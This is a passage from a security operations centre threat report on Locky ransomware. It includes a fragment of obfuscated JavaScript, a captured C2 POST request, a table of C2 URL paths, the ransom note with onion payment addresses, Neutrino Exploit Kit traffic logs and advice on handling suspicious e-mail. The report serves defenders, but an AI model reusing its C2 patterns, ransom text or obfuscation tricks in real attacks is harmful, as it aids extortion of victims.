middleclass="disabilityRXhwYW5disabilitykRW52aXdisabilityJvbm1lbnRTdHJdisabilitypbmdz".ins
```

(b) Obfuscation pattern example (2)

Figure 21 Obfuscated JavaScript files

The destination host depends on when the obfuscated JavaScript file is distributed, but if it is executed, the terminal is infected with Locky, and the infected terminal sends POST traffic to the C2 server as shown in Figure 22.



```
POST /upload/_dispatch.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://[redacted]/upload/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; InfoPath.3)
Host: [redacted]
Content-Length: 863
Connection: Keep-Alive

iBbHDBv=T%AB%E0%CDUf%B3J%DCw%90%DBqR%9A%A7%F3%9F%FD%EC%83x%18%5E%D2s
%29%F0%B97%7EJ%C4%0AI%2B%AB+%EA%A4I&zVLA=%14%7E%D6%88G0%DA%AB%1F%AC%1B%3B%FA
%CD%D0%87%98L%E1%96%D8%5EJ5%C9f%DB%C9%D5%05%9A%AE%C8%EE%0E%CD%9F%0A%FB%CC%D8v
%B2%E1%DC%D7&kMZW=%F8l%BC%06%D8%AB%CE%26%5D%96%90%97%C8%28%0E2%83G
%E7%18%D2%E8+%7E%F8%FBr%CFt%2B%ED%A1%60%C8%8D%F5%27%3C%240&bOJHWug=%5C%A8%2A
%25%8Ef5T%BE%92J%1B%AF0%26%DD%07%99%90%1E%F1%5C%B6%F1%84%CC%22%C7%F4k%9EC
%86%DF%E6g%04%5B%21%D1%82%B9%B1e%AE%88d%01&SEmE=%0C%F1K%C6%B9I%E3M%C9%B9%E0%2C
%CC%C4%5B%92%E6%92o%07%22%21%EE%FC%FD%F2%84%C7qC%13I%AEF%E9%FD%3C%1FV%8F
%2F&xGDgZ=e-%C1i%986_%7E%27%BA%A3%0C%B1%04%3A%F1%98%FA&OGNkA=%9E%A5%C2%24%DD
%18%8F%0F%AD%1F%B9%CD%25%3BH%09%2A%AC%91%D7%84%AC%B2K5%97%8C%00%02%B2%B9P%AEw
%9DJ%82&TXJSw=%92%CB%89%27b%FFdR.%00_%AE%94%21I%16%A2%A6%2F%D4%8A%A6%10%CD
%B4%F2f8%98%F7%D7K%08a%A6%7B&FFFVRgVX=%84%96%CB%13HTTP/1.1 200 OK
Server: nginx
Date: Thu, 30 Jun 2016 01:32:22 GMT
Content-Type: application/octet-stream
Content-Length: 301
Connection: keep-alive

.$.61.F#...z...........37ka.....X...4....$.[.....
8rP.#`M........X=.p.....'....$...0.(.....,wQ...f.2.p_.vL.$.".....i..f!..Vn..W
.........>8.|......|.#O/ZR..F.|................?..i.HP.^x.R.~.
L..s.]..A....x!&...v....}!h..U.....ag.?.5.;<...$..UC.f....c..H.!."?D.^..
```


Figure 22 POST traffic generated when Locky is infected

The URL in the POST traffic generated when Locky is infected depends on when Locky is infected, as shown in Table 12. The IP address and domain of the C2 server are updated almost daily, but the URL in the POST traffic remains the same for a long time. Therefore, it is recommended to check the proxy log for relevant traffic and if possible, to shut off the relevant traffic with URL filtering software.

Table 12 POST traffic in which the contents depend on when Locky is infected

POST traffic generated when Locky is infected	Monitored period at the JSOC
/main.php	2/19/2016 to 3/25/2016
/submit.php	3/28/2016 to 4/1/2016
/userinfo.php	4/27/2016 to 5/30/2016
/upload/_dispatch.php	5/31/2016 onward

If Locky is able to gain an infection route, the contents of the image, text, or MS Word or Excel file with a specific extension is encrypted and the file name and extension are changed to unique ones. In addition, the desktop image is replaced as shown in Figure 23 to alert the user that the terminal is infected with the ransomware. Locky is designed to display an infected screen, text, or HTML file according to the language environment used by the infected terminal.


*.=.
!!! 重要[redacted]! ! ! !

のフ ルは、R -2048およびAES-128暗号で暗号化されています。
詳細については ここで見つけることができます:
p://j .wikipedia.org/wiki/RSA暗号
p://ja.wikipedia.org/wiki/Advanced_Encryption_Standard

のファイルの[redacted]秘密鍵でのみ可能であり、私たちの秘密のサーバー上にあるプログラムを、復号化します。
の秘密鍵を[redacted]には、リンクのいずれかに従います:
http://mphtadhci5mrdlju.tor2web.org/[redacted]
ht[redacted]mphta i5mrdlju.onion.to/[redacted]
[redacted]..


べてのアドレスが使用できない場合は、次の手順を実行します。
ダウ ードして orのブラウザをインストールします: https://www.torproject.org/download/download-easy
インストールが正常に完了したら、ブラウザを実行し、初期化を待ちます。
アドレスバーにタイプ: mphtadhci5mrdlju.onion/[redacted]
サイトの指示に従ってください。

[redacted]: -[redacted] !!!
~$_.+~|*....|
=$ |-_== ~.
_*$ -.
$-=_$+_-=*$

Figure 23 Desktop screen displayed when Locky is infected

Figure 24 shows a file encrypted when Locky is infected.

The file name and extension of the Locky-infected and encrypted file was changed to a random character string with an extension of "**.locky**" as shown in (a) within Figure 24. In another case, however, when an attached file received in the early morning of June 28, 2016, however, the file name was changed to a different one with a hyphen (-) in it, and the extension was changed to "**.zepto**" ((b) in Figure 24).



If a file is infected with Locky, its icon is changed, as its extension is changed.


	更新日時	種類	サイズ
	2016/02/27 20:31	ファイル フォル...	
Outlook ファイル	2016/06/28 11:04	ファイル フォル...	
_HELP_instructions.html	2016/06/28 11:04	HTML ドキュメ...	11
[redacted]A55B68E70E8B3DD0.locky	2016/06/28 11:04	LOCKY ファイル	1
A558FBEFB0B6CA5D.locky	2016/06/28 11:04	LOCKY ファイル	5
CAA79A87EF4610A1.locky	2016/06/28 11:04	LOCKY ファイル	13
15C17ACB4C8AE48E.locky	2016/06/28 11:04	LOCKY ファイル	1,035
24C3AF994B80A8A9.locky	2016/06/28 11:04	LOCKY ファイル	9
37B23DBCF51DA1B5.locky	2016/06/28 11:04	LOCKY ファイル	3,228
test.html	2016/02/04 12:38	HTML ドキュメ...	1

If an attached file in an e-mail received before the midnight of June 27 is executed, the extension is changed to ".locky".

No HTML file is encrypted by Locky.

[redacted]A558FBEFB0B6... 更新日時: 2016/06/28 11:04 作成日時: 2016/06/28 11:04
LOCKY ファイル サイズ: 4.06 KB

(a) Encrypted file extension ".locky"



ドキュメント ライブラリ
対象フォルダー: 2 か所

並べ替え: フォルダー ▾

名前	更新日時	種類	サイズ
Office のカスタム テンプレート	2016/02/27 20:31	ファイル フォル...	
Outlook ファイル	2016/06/28 11:11	ファイル フォル...	
_1_HELP_instructions.html	2016/06/28 11:11	HTML ドキュメ...	
[redacted]-[redacted]-0D2F-A6979A79CDEF.zepto	2016/06/28 11:11	ZEPTO ファイル	
-0122-5DAC9613A4FF.zepto	2016/06/28 11:11	ZEPTO ファイル	
-A5E2-8FAE24AA7168.zepto	2016/06/28 11:11	ZEPTO ファイル	1,(
-C5A7-387146C4F133.zepto	2016/06/28 11:11	ZEPTO ファイル	3,2
-D08D-60443410B3D9.zepto	2016/06/28 11:11	ZEPTO ファイル	
-F903-31816DB0D702.zepto	2016/06/28 11:11	ZEPTO ファイル	
test.html	2016/02/04 12:38	HTML ドキュメ...	

If an attached file in an e-mail received after the early morning of June 28 is executed, the extension is changed to ".zepto".

(b) Encrypted file extension ".zepto"


Figure 24 Names and extensions of encrypted files changed with Locky that become infected

Also in July and onward, Locky, which attempts to gain a route for infection through an attached file via a suspicious e-mail, has been detected continually, and the following changes have been confirmed.

□ The first half of July saw an increase in Locky ransomware e-mails via an MS Word file with a macro (.docm).

□ For Locky ransomware e-mails with a ZIP file attached that were received from the evening of July 13, the file extension was changed to ".wsf" (Windows Script Host), not ".js" (JavaScript).

□ For Locky ransomware e-mails with a ZIP file attached that were received from the midnight of July 20, if a ".js" or ".wsf" file is executed after expansion, file encryption occurs after a certain duration, although no communication with a C2 server occurs (Figure 25).



共有センター
コントロール パネル
ットワーク情報の表示と接続のセットアップ
識別されていな...
インターネット
ンピュー...
ローカル エリア接続 からキャプチャ中
ファイル(F) 編集(E) 表示(V) 移動(G) キャプチャ(C) 分析(A) 統計(S) 電話(y) 無線(W) ツール(T) ヘルプ(H)
http.request
書式…
No. Time Source Destination Protocol Length Info
ドキュメント
新しいフォルダー
ドキュメント ライブラリ
対象フォルダー: 2 か所
名前
_HELP_instructions.bmp - Windows フォト ビューアー
ファイル(F) 印刷(P) 電子メール(E) 書き込み(U) 開く(O)
16:59
2016/07/26

[redacted]

No connection to the Internet

No communication with a Locky distribution or C2 server

Image and extension indicating a Locky infection


```
Office のカスタム テンプレート
Outlook ファイル                                  2016/07/26 16:58  ファイ
_0_HELP_instructions.html                         2016/07/26 16:58  HTML
[redacted]-IPIU-BPA1-3F11-AF0A9DA10C99.ze...      2016/07/26 16:58  ZEPTO
-IPIU-BPA1-6E8B-D0F28B991166.zepto                2016/07/26 16:58  ZEPTO
-IPIU-BPA1-7B51-33B03A1EDBF4.ze...                2016/07/26 16:58  ZEPTO
-IPIU-BPA1-4425-8F175787668F.zepto                2016/07/26 16:58  ZEPTO
-IPIU-BPA1-C895-3841ECB990BB.zepto                2016/07/26 16:58  ZEPTO
-IPIU-BPA1-F3EF-FF56A57A1F16.zepto                2016/07/26 16:58  ZEPTO
test.html                                         2016/02/04 12:38  HTML
```

```
._.++|-
_|-+.|*~
_*$.=**+|~=_|*==
+~.*$-$|__$
      !!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
   http://en.wikipedia.org/wiki/RSA_(cryptosystem)
   http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
   1. http://mphtadhci5mrdlju.tor2web.org/[redacted]
   2. http://mphtadhci5mrdlju.onion.to/[redacted]

If all of this addresses are not available, follow these steps:
   1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
   2. After a successful installation, run the browser and wait for initialization.
   3. Type in the address bar: mphtadhci5mrdlju.onion/[redacted]
   4. Follow the instructions on the site.

!!! Your personal identification ID: [redacted]
+-=|~+|._+.+
.*+|$$-.|..$~|~|=-=
_+..-~
```

No connection to the Internet

Figure 25 Locky encryption in an environment without an Internet connection

Locky gains routes for infection not only through an attached file in a suspicious e-mail, but also through the Neutrino Exploit Kit, which is an exploit kit, as shown in Figure 26.[20]



#	Result	Protocol	Reques...	Host	URL	Body	Content-Type	Comments
41	200	HTTP	GET	qffow.tkunio.xyz	/mount/eHpydHplZA	622	text/html	Neutrino EK Landing
54	200	HTTP	GET	qffow.tkunio.xyz	/monster/punch-rush-side-31759451.swf	87,858	application/x-shockwave-flash	Flash Exploit Code
76	200	HTTP	GET	qffow.tkunio.xyz	/corp/1379043/witness-steward-curve-specimen	31	text/html	
90	200	HTTP	GET	qffow.tkunio.xyz	/messenger/sideway-31045841	240,130	application/octet-stream	Malware Download
92	200	HTTP	POST	149.154.159.125	/upload/_dispatch.php	480	application/octet-stream	Locky POST Infection
93	200	HTTP	POST	149.154.159.125	/upload/_dispatch.php	1,561	application/octet-stream	Locky POST Infection
94	200	HTTP	POST	149.154.159.125	/upload/_dispatch.php	10,345	application/octet-stream	Locky POST Infection
95	200	HTTP	POST	149.154.159.125	/upload/_dispatch.php	173	application/octet-stream	Locky POST Infection

Figure 26 Traffic generated when Locky is infected via the Neutrino Exploit Kit (observed on June 29, 2016)

4.3.3 Precautions against suspicious e-mails

Suspicious e-mails that attempt to lead to Ursnif or ransomware infection have still continued from July and onward. It is necessary to take the following precautions.

□ If an e-mail has an attached file, check the sender and recipient e-mail addresses and the body text of the e-mail, and if the e-mail and attached file are suspicious or not necessary, do not open the attached file.

□ Some suspicious e-mails have a fake executable or icon file. Uncheck "Hide extensions for known file types" in the Folder Options control panel so that file extensions are displayed, and then check them.

□ Before opening an attached file, also check the file extension. If the file is an executable, such as a ".js" or ".exe" file, scan it with your anti-virus software with an up-to-date definition file before executing it.

□ If an attached file is an Office document file with a macro, open the document by disabling macros. (If it is necessary to enable macros, scan the attached file with your anti-virus software before opening the file.)

[20] Locky Ransomware Installed by Nuclear Exploit Kit (Nuclear EK) https://www.paloaltonetworks.jp/company/in-the-news/2016/160322-locky-ransomware-installed-through-nuclear-ek.html

Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, the JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

The JSOC's hope is to provide our customers with the safety and security that they need to conduct their business activities.

JSOC INSIGHT vol.13

Authors:

Naoaki Nishibe, Shotaro Murakami, Takashi Matsumoto, Yoshihiro Kyan, Yusuke Takai (alphabetical order)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo
102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL : sales@lac.co.jp
https://www.lac.co.jp/english/